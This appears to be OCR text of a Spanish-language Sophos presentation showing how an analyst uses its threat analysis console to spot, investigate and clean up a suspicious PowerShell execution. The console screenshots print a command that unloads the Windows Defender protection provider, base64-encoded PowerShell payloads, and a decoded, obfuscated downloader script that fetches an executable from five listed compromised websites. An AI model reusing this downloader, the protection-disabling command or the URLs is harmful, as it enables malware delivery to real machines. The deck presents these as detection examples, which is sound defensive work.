
Análisis de amenazas por Sophos Labs bajo demanda



SOPHOS


Análisis de Malware


Análisis de ficheros gracias al Deep Learning




SOPHOS

Investigaciones guiadas






Respuesta a un click de ratón



Búsquedas



Threat Analysis Center - Threat Search Results

Overview / Threat Analysis Center Dashboard / Threat Searches / Threat Search Results

Files 1 | Network connections 0 | Admin tools 525

Search for: 1 item View item
Found 525 admin tool executions

Filter process name: Enter process name | Filter date: Enter date | Filter user name: Enter user name

Process name	Command line	Time of execution
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	-ExecutionPolicy ByPass -File DisableAppsW10.ps1	Sep 30, 2019 12:16 PM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	-ExecutionPolicy ByPass -File ScreenLock.ps1	Sep 30, 2019 12:17 PM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -command "Get-CimInstance -Namespace root\cimv2 -ClassName msft_providers -filter \"provider = 'ProtectionManagement'\" | Invoke-CimMethod -MethodName Unload"	Oct 1, 2019 8:17 AM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABVAHMAYQBiAGkAbABpAHQAeQBkAHMAbwA9ACcAcABhAHIAYQBkAGkAZwBtAHMAYwBrAGkAJwA7ACQAUwBwAGUAYwBpAGE...	Oct 3, 2019 11:02 AM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABNAG8AbgBlAHkAXwBNAGEAcgBrAGUAdABfAEEAYwBjAG8AdQBuAHQAdgByAGkAPQAnAEMAbwB0AHQAbwBuAGQAdAB2ACc...	Oct 3, 2019 11:03 AM

Ejemplo de búsqueda

Admin Tools - View Details

×


Item	Value	Action
Process name	C:\Windows\System32 \WindowsPowerShell\v1.0\powershell.exe	Copy process name
Process sha256 hash	de96a6e69944335375dc1ac2383360668 89d9ffc7d73628ef4fe1b1b160ab32c	Copy sha256
Command line arguments	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABVAHMAYQBiAGkAbABpAHQAeQBkAHMAbwA9ACcAcABhAHIAYQBkAGkAZwBtAHMAYwBrAGkAJwA7ACQAUwBwAGUAYwBpAGEAbABpAHMAdABpAGoAcgAgAD0AIAAnADgANAA3ACcAOwAkAFAAbABhAG4AbgBlAHIAbwB1AGEAPQAnAFQAZQByAHIAYQBjAGUAdwBiAGwAJwA7ACQAbQBpAG4AZABzAGgAYQByAGUAegBoAGYAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAFMAcABlAGMAaQBhAGwAaQBzAHQAaQBqAHIAKwAnAC4AZQB4AGUAJwA7ACQAQwByAGUAZABpAHQAXwBDAGEAcgBkAF8AQQBjAGMAbwB1AG4AdABpAHoAcwA9ACcAZQB4AGUAYwB1AHQAaQB2AGUAdQBkAGoAJwA7ACQAbQBhAHQAcgBpAHgAcgBrAGMAPQAuACgAJwBuAGUAdwAnACsAJwAtAG8AYgBqAGUAJwArACcAYwB0ACcAKQAgAG4AZQBUAC4AdwBlAEIAYwBsAGkARQBuAHQAOwAkAEkAcwBsAGUAcQB6AGYAPQAnAGgAdAB0	Copy command line arguments

```
<# https://www.microsoft.com/ #>
$Usabilitydso='paradigmscki';
$Specialistijr = '847';
$Planneroua='Terracewbl';
$mindsharezhf=$env:userprofile+'\'+$Specialistijr+'.exe';
$Credit_Card_Accountizs='executiveudj';
$matrixrkc=.('new'+'-obje'+'ct') neT.weBcliEnt;
$Isleqzf='
    http://sysmobi.com/wp-admin/k7epo312/
    @http://panelfiberton.com/wp-admin/f942/
    @https://transporteselfenix.com/cgi-bin/s2qw2ui7/
    @https://qirqle.com/wp-includes/zy2f473/
    @http://aylaspa.com/8yntna/64ucl/'
."SPl`IT"('@');
$Sharablesnf='Licensedldo';
foreach($Internalatz in $Isleqzf){
    try{
        $matrixrkc."d`oW`NloAdFile"($Internalatz, $mindshar
```


Resumen

SOPHOS


Un día en la vida de un analista




Threat Indicators: nos avisan de elementos sospechosos




Veamos qué hace el element sospechoso




¿Dónde está y quién lo ha ejecutado?



Obtención de detalles vía Sophos Labs



¿Es malicioso el fichero?. Deep Learning lo dirá



Remediación con “Limpiar y Bloquear”

SOPHOS

¡Me ha encantado, pero no tengo…

- tiempo
- conocimiento
- personal dedicado
- …
- `{$random_excuse}`

SOPHOS

EVOLVE